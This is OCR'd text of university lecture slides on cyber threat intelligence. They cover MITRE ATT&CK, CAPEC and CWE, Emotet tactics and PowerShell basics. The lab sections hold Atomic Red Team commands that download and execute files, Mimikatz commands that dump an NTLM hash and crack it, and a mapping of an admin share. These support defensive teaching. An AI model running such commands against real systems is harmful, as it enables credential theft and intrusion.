
Wk3 Cyber Threat Intelligence

- Use CTI to prevent & mitigate attacks
  - ATT&CK ≈ Who does what attacks
    - Threat Actor behaviours, e.g.
      - Emotet Initially Accesses by phishing + .xls
  - CAPEC ≈ How to exploit weaknesses
    - Attack patterns, e.g. look for chicken bits to disable security
  - CWE ≈ What weaknesses are attacked, e.g.
    - APIs missing authentication
- PowerShell
  - `Sort-Object, if, for & foreach`
  - Arrays: `@("1","2").contains("1")`
  - `function double($d) { return $d*2 }`

Access

OPTUS



https://xkcd.com

	PS> Powershell	Deprecated
Socket connections (IP & port)	`Get-NetTCPConnection` `Get-NetUDPEndpoint`	PS> netstat

Know your enemy

CC0

Indicators of Compromise


- IoCs indicate potential Threat Actor (TA) activities

Artefact type	Type of IoC	Examples
Host	Filenames & directories	PO.exe [Remcos Remote Access Trojan (RAT) vmray.com]
	Registry entries	HKCR\.basta\ [Black Basta Ransomware unit42]
	Service activity	Stopping Win Defender
	Mutex is a resource lock ≈ like a database record lock	Basta uses dsajdhas.0 mutex to execute ransomware only once
Network	SMTPs	bit.ly mail server is #1 spammer
	User agents (UA) ≈ Browser banner	*Mozlila/5.0 (Linux; …SM-G892A Bulid/…) AppleWebKit/… Moblie Safari/537.36 [wordfence]*
	Domains	grupo-omega[.]com[.]ar hosted PO.exe
	IPs	116[.]202[.]95[.]225
	Hashes	MD5 06420d747bf317ccfce871eeda4dfe59 for PO.exe

Pyramid of Pain

- Aim for more valuable IoCs, e.g.
  - Detection of TTP better than file hash
    - Easy to change a file hash

TTP = Tactics, Techniques & Procedures



(Chp. 3, Thompson 2020)

Artifact is American spelling of artefact

Components of Malicious Ops

Affiliate programmes	• Criminals join organisation which supplies illegal products, e.g. counterfeits & given % of sales (Cryptowall ransomware)
Infection vectors	• Attachments (I♥U worm), Blackhat search engine optimisation of malicious sites & compromise IoT devices
Infrastructure	• Bulletproof host services, e.g. bribed ISPs • Command & control – resilient, e.g. multi-tier servers & Domain Flux (fast DNS changes)
Specialised services	• Exploit kits (≈malicious web apps) • Pay-per-install (PPI) botnet supplier
Human services	• CAPTCHA solving services, fake accounts, content generation & money mules
Payments	• Credit card processors (with customer support), Western Union & Cryptocurrencies

(Rashid et al. 2021)

Examples of Attack Lifecycle Steps

- MITRE ATT&CK categorises attacker tactics

Initial access	Try to get in, e.g. mobile lockscreen bypass & phishing
Persistence	Maintain foothold, e.g. startup folder, local account & task scheduling
Defense evasion	Avoid being detected, e.g. hidden files & windows, deploy container, clear logs & geofencing
Lateral movement	Move through environment, e.g. exploit remote services
Collection	Gather data of interest, e.g. email forwarding rule, audio capture & contact list
Command & Control	Communicate with compromised systems, e.g. hide commands in DNS packets
Exfiltration	Steal data, e.g. via Bluetooth or USB
Impact	Manipulate, interrupt or destroy, e.g. forward phones calls & maliciously encrypt data

attack.mitre.org

Example Attacks

- How does Emotet Initially Access a system?
  - https://attack.mitre.org >Software >Emotet >ATT&CK Navigator >view
    - Hover over techniques for popup comments

Initial Access

- T1566: Phishing
  - T1566.001: Spearphishing Attachment
  - T1566.002: Spearphishing Link
- T1078: Valid Accounts
  - T1078.003: Local Accounts

Spearphishing Attachment (T1566.001)
Score: 1
Comment: [Emotet] (https://attack.mitre.org/software/S0367) has been delivered by phishing emails containing attachments. (Citation: CIS Emotet Apr 2017)(Citation: Malwarebytes

Execution

- T1059: Command and Scripting Interpreter
  - T1059.001: PowerShell
  - T1059.005: Visual Basic
  - T1059.003: Windows Command Shell
- T1053: Scheduled Task/Job
  - T1053.005: Scheduled Task
- T1204: User Execution
  - T1204.002: Malicious File
  - T1204.001: Malicious Link
- T1047: Windows Management Instrumentation

Persistence

- T1547: Boot or Logon Autostart Execution
  - T1547.001: Registry Run Keys / Startup Folder
- T1543: Create or Modify System Process
  - T1543.003: Windows Service
- T1053: Scheduled Task/Job
  - T1053.005: Scheduled Task
- T1078: Valid Accounts
  - T1078.003: Local Accounts

Example Detections and Mitigations

- https://attack.mitre.org
  - How can you detect or mitigate (reduce impact) someone accessing credentials in Apple iOS password store (keychain)?
  - Tactics > Mobile > Credential Access > … from Password Store
    - Mitigations (reduce impacts)
      - M1002 Attestation, e.g. check device is not rooted, e.g. Android SafetyNet
      - M1010 Detect compromised devices, e.g. Mobile device management (MDM)
      - M1001 Security updates
    - Detection
      - Application vetting services, e.g. Google Play Protect

Atomic Red Team

- ART is an attack emulation library used to test system's defenses
  - https://github.com/center-for-threat-informed-defense/adversary_emulation_library
  - Attacks are intended to be benign but no warranty
  - Attacks mapped to ATT&CK techniques

Emotet

- Emotet was banking trojan
  - Now Malware as a Service (MaaS) (Grammatikakis et al. 2021)
    - Drops ransomware
  - $5 billion stolen since 2014 ($2.5US) (Digitalshadows)
    - Busted in 2021 but has resurrected (Op Ladybird, Ukraine)
- Initial access via phishing emails & MS Office macros
- Steals passwords & credit card numbers
- Spreads laterally by Server Message Block (SMB)
  - SMB is used to share files

https://www.youtube.com/watch?v=_BLOmClsSpc

Initial Access Tactic in Emotet

- Emotet gains **Initial Access** via phishing emails with, e.g. .xlsm attached
  - "Dear valuable supplier, we would like to inform you …
    - E.g. "Electronic form.xls" (bleeping)
  - Emulate download & open PhishingAttachment.xlsm
    - DC PS> **Invoke-AtomicTest** T1566.001 **-TestNumbers** 1 **-showdetails**


```
$url = 'https://github.com/…/PhishingAttachment.xlsm'
…
iwr -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
```

```
DC PS> ls $env:temp

    Directory: C:\Users\vagrant\AppData\Local\Temp\1

Mode    Length Name
-a---- 13517 PhishingAttachment.xlsm
```

Don't run emulation

Initial Access Tactic in Emotet

- Emotet gains **Initial Access** via phishing emails with, e.g. .xlsm attached
  - Emulate download & open PhishingAttachment.xlsm
    - …
    - Download PhishingAttachment.xlsm from unit website & open
      - Only if you REALLY trust us
      - Alternatively
        - » Install Office in DC
      - Macro opens google.com
        - » Developer > Macro →




```
…
 iURL = http://www.google.com …
objShell.ShellExecute "explorer.exe", iURL, "", "", 1…
```

Execution Tactic in Emotet


- Emotet's Excel & Word documents **execute** malicious DLL
  - ATT&CK: T1204.002 Execution > User Execution > Malicious File
  - DLL downloaded to, e.g.
    - $env:UserProfile\AppData\Local\MWyuXEIG\Klyt.dll
  - DLL executed via, e.g. PowerShell, cmd, mshta or visual basic
    - Regsvr32 registers a Dynamic Link Library (DLL) ≈ shared library of code
      - regsvr32.exe Klyt.dll
    - DLL downloads payloads, e.g.
      - Tools, e.g. Cobalt Strike
      - Malware including ransomware

(bleeping)

Emulate Execution Tactic

- Emulate download & execute Putty payload via PowerShell
  - T1204.002 Execution > User … > Malicious File

```
DC PS> Invoke-AtomicTest T1204.002 -testnumbers 10 -ShowDetails
iwr -OutFile $env:Temp\test10.lnk "https://.../test10.lnk"
$file1 = "$env:Temp\test10.lnk"
Start-Process $file1
Start-Sleep -s 10
taskkill /IM a.exe /F
DC PS> Invoke-AtomicTest T1204.002 -testnumbers 10
PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics
Executing test: T1204.002-10 LNK Payload Download
SUCCESS: The process "a.exe" with PID 1132 has been terminated.
Done executing test: T1204.002-10 LNK Payload Download
```



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Emulate Execution Tactic

- Sysmon events
- DC PS> ((Get-WinEvent *Sysmon* | `
  where message -like "*T1204*" | `
  select -first 2).message | `
  sls CommandLine.*).Matches.Value

Wildcard

.* Regular Expression (Regex) ≈ Wildcard *

```
CommandLine: "...\taskkill.exe" /IM a.exe /F
CommandLine: "powershell" …
             iwr https://.../putty.exe -outfile a.exe;
             start-process a.exe
```

Collection Tactic in Emotet

- Emotet steals emails from Outlook & Thunderbird
  - `NotDC PS> Invoke-AtomicTest T1114.001`
    - Creates mail.csv

Subject	ReceivedTime	SenderName	ReceivedByName	Body
[Cairns-campus] New Cairns Marketing Assistant	10:43	Paige Morris	Jamie Shield	Hi everyone, A quick email to update all of you…

Discovery Tactic in Emotet

- Emotet **discovers** data such as IP, NICs, opens ports & configures port forwarding (securelist.com)
- Process discovery

```
DC PS> Invoke-AtomicTest T1057 -TestNumbers 2,3

Executing test: T1057-2 Process Discovery - tasklist
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== =============
Velociraptor.exe              4776 Services                   0     50,060 K
SecurityHealthService.exe      352 Services                   0     15,092 K
wazuh-agent.exe               5864 Services                   0     12,968 K
tasklist.exe                  3912 Console                    1      8,144 K
Done executing test: T1057-2 Process Discovery - tasklist

Executing test: T1057-3 Process Discovery - Get-Process
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    116       9     1228       6588       0.02   3748   1 7z
    187      16    45540      50060      20.36   4776   0 Velociraptor
    194      14     4100      12968       3.67   5864   0 wazuh-agent…
Done executing test: T1057-3 Process Discovery - Get-Process
```

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Discovery Tactic in Emotet

- System event:

```
DC PS> (Get-WinEvent *Sysmon* | `
        where message -like "*T1057*" | `
        select -first 1).message

Process Create:
RuleName: technique_id=T1057,technique_name=Process Discovery
ProcessId: 4524
CommandLine: tasklist
User: DC\vagrant
ParentProcessId: 3220
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "cmd.exe" /c "tasklist"
ParentUser: DC\vagrant
…
```

Credential Access Tactic in Emotet

- Emotet steal passwords from memory

```
DCAdmin PS> C:\tools\Mimikatz\x64\Mimikatz.exe
    # privilege::debug
    # token::elevate
    # lsadump::lsa /inject
    Domain : WINDOMAIN / S-1-5-21-3043820608-1980768537-1953574876

    RID  : 000001f4 (500)
    User : Administrator

     * Primary
       NTLM : e02bc503339d51f71d913c245d35b50b
```

- Decode NTML hash at https://hashes.com/en/decrypt/hash
  - Vagrant

✔ Found:

```
e02bc503339d51f71d913c245d35b50b:vagrant
```


Credential Access Tactic in Emotet

- T1003.001 Credential Access > …Dumping > LSASS memory

```
DC PS> (Get-WinEvent *Sysmon* | `
        where message -like "*T1003*" | `
        select -first 1).message
Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
SourceProcessId: 1928
SourceImage: C:\tools\Mimikatz\x64\Mimikatz.exe
TargetProcessId: 680
TargetImage: C:\Windows\system32\lsass.exe
SourceUser: DC\vagrant
TargetUser: NT AUTHORITY\SYSTEM
```

Credential Access Tactic in Emotet

- Credential in files & passwd stores (browser)
  - Add a password in DC's MS Edge
    - Profile > Settings > Passwords
  - DC **PS**> **Invoke-AtomicTest** T1555.003 **-testnumbers** 15
    - Nir Sofer's WebBrowser PassView



- Unsecured credential in files, e.g. browser
  - T1552.001-9 passhunt
    - ≈9 minutes to run
    - 1162 possible passwords; most false
    - Unit website
      - Wk3 phunter_dc.html

C:\vagrant\ELK.sh (5KB 01/12/2022)
lasticsearch-keystore add -x "bootstrap.password" -f /usr/share/elasticsearch/bin/elasticsearch-users useradd vagrant -p **vagrant** -r superuser cat >/et /bin/elasticsearch-users useradd vagrant -p vagrant

Lateral Movement Tactic in Emotet

- Emotet replicates using SMB & stolen credentials
- Emulate lateral movement by mapping an admin share
  - T1021.002 Lateral movement > Remote Services > SMB
    - `DC PC> New-PSDrive -name g -psprovider filesystem -root \\dc\c$`
  - Confirm access to admin share
    -
```
DC PS> ls g:
    Directory: \\dc\c$
Mode                LastWriteTime         Length Name
d-----          5/8/2021   6:20 PM                PerfLogs
```

CAPEC Attack Patterns

- CAPEC ≈ How attacks exploit weaknesses
  - CAPECs can be mapped to ATT&CK (sub)techniques
    - Capec.mitre.org > View by …Other Criteria > by ATT&CK > Booklet (https://capec.mitre.org/data/slices/658.html)

ATT&CK ≈ what is done by whom	CAPEC ≈ how to exploit
T1566.002 Emotet spearphishes using links	163 Spearphishing can be achieved via, e.g. dumpster diving, posting a link in a forums or a spoofed email, …
T1574.010 E.g. take control of system that has insecure file permission	1 E.g. browse websites for exposed app that has no ACL (no access control)
T1539 Steal cookie	31 E.g. use network sniffer to intercept sensitive cookies
T1087 Account discovery	575 E.g. discover users using “C:> net user”
T1082 System info discovery	312 E.g. send packets to fingerprint an OS
T1185 Person in the Browser	662 E.g. inject JavaScript to intercept victim’s banking

Common Weakness Enumeration

- CWE ≈ What weaknesses do TAs exploit?

ATT&CK ≈ what is done by whom	CAPEC ≈ how to exploit	CWE ≈ exploited weaknesses
T1566.002 Spearphishing with link	163 Spearphishing, e.g. dumpster dive, link in forum or spoofed email	451 UI (user interface) misrepresentations `PS> echo "angel@hell`b`baven.org" angel@heaven.org`
T1574.010 E.g. take control of system that has insecure file permission	1 E.g. browse website for exposed app that has no ACL	276 E.g. poor setup script that installs files with insecure permissions
T1539 Steal cookie	31 E.g. intercept sensitive cookies using a network sniffer	565 E.g. web app that use cookies without validating them
T1185 Person in the Browser	662 E.g. inject JavaScript to intercept victim's banking	494 E.g. apps that download code without checking


Summary of Cyber Threat Intelligence

- CTI used to understand Threat Actors & predict attacks
- Sources
  - MITRE ATT&CK ≈ Who does what attacks
    - Threat Actor (TA) behaviours, e.g.
      - Wizard Spider uses phishing for initial access with, e.g. .xls files
  - MITRE CAPEC ≈ how attacks exploit weaknesses, e.g.
    - Reverse engineer device for chicken bits that turn off security features
  - MITRE CWE ≈ what weaknesses are attacked
    - "Unprotected APIs" don't require authentication, e.g. Optus 2022 (Mozo 2022)
  - Other CTI sources (next week) + …
    - OWASP for web app vulnerabilities
    - NIST National Vulnerability Db (NVD), e.g. CVE & CPE

(Chp. 3, Thompson 2020)

Nessus

- Download att (kali) & ms2 vms
- Setup Nessus for use in Week 4
- Nessus used for vulnerability scans
- Nessus on Kali
  - Verify using port forwarding on NIC1 NAT
    - Host > https://localhost:34834
    - Alternatively
      - If NIC2 Host-only configured to 172.16.1.1
        - » Host > https://172.16.1.34:8834
      - If NIC2 Host-only not configured
        - » DC > https://172.16.1.34:8834
- Select Nessus Essentials




Nessus

- Register an account
- Create an admin account
  - Use username / password: vagrant / vagrant
- Expect >20 mins to download & compile plugins in VM


Metasploitable2 Virtual Machine

- Download & import Ms2 virtual machine into VirtualBox
- Start Ms2 virtual machine
- Verify by browsing on your host to
  - Host > http://localhost:35080
  - Alternatively
    - Host-only✓ Host > http://172.16.1.34
    - DC > http://172.16.1.34
- Stop Ms2 when not using it
  - Ms2 has deliberate security issues
- We will scan Ms2 next week



VirtualBox Networking

- Are all of your VMs using the same host-only network?
  - VM (Machine) > Settings > Network > Adapter 2 > Name



PowerShell Files

- Test-Path: does a file exist?

```
PS> echo "hello" > hello.txt
PS> Test-Path hello*
True
```

Review Filter Pipeline using Where-Object

- List the connected network links
  - PS> **Get-NetAdapter** | **Where-Object** Status **-eq** Up

```
Name                                    Status LinkSpeed
----                                    ------ ---------
vEthernet (Default Switch)              Up     10 Gbps
Ethernet                                Up     1 Gbps
```

Complex Filters

$_ is like Java's ***this***

- Complex filters use { } and $_

```
PS> echo "hello" > hello.txt
PS> ls | Where-Object { $_.Name -like "hello.*" }
PS> ls | Where-Object Name -like hello.*

    Directory: C:\Users\shield
Mode                 Length Name
----                 ------ ----
-a----                   16 hello.txt
```

- Operators include -eq, -gt, -le, -ne, -not, -or, -and
- List files that are either like hello.* or ≤20 bytes

```
PS> ls | Where-Object `
          { $_.Name -like "hello.*" -or $_.Length -le 20 }
```

` Backtick is line continuation

Sort Pipeline

- Lists files largest to smallest

```
PS> ls | Sort-Object -descending -property Length

 Directory: C:\Users\shieldj


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
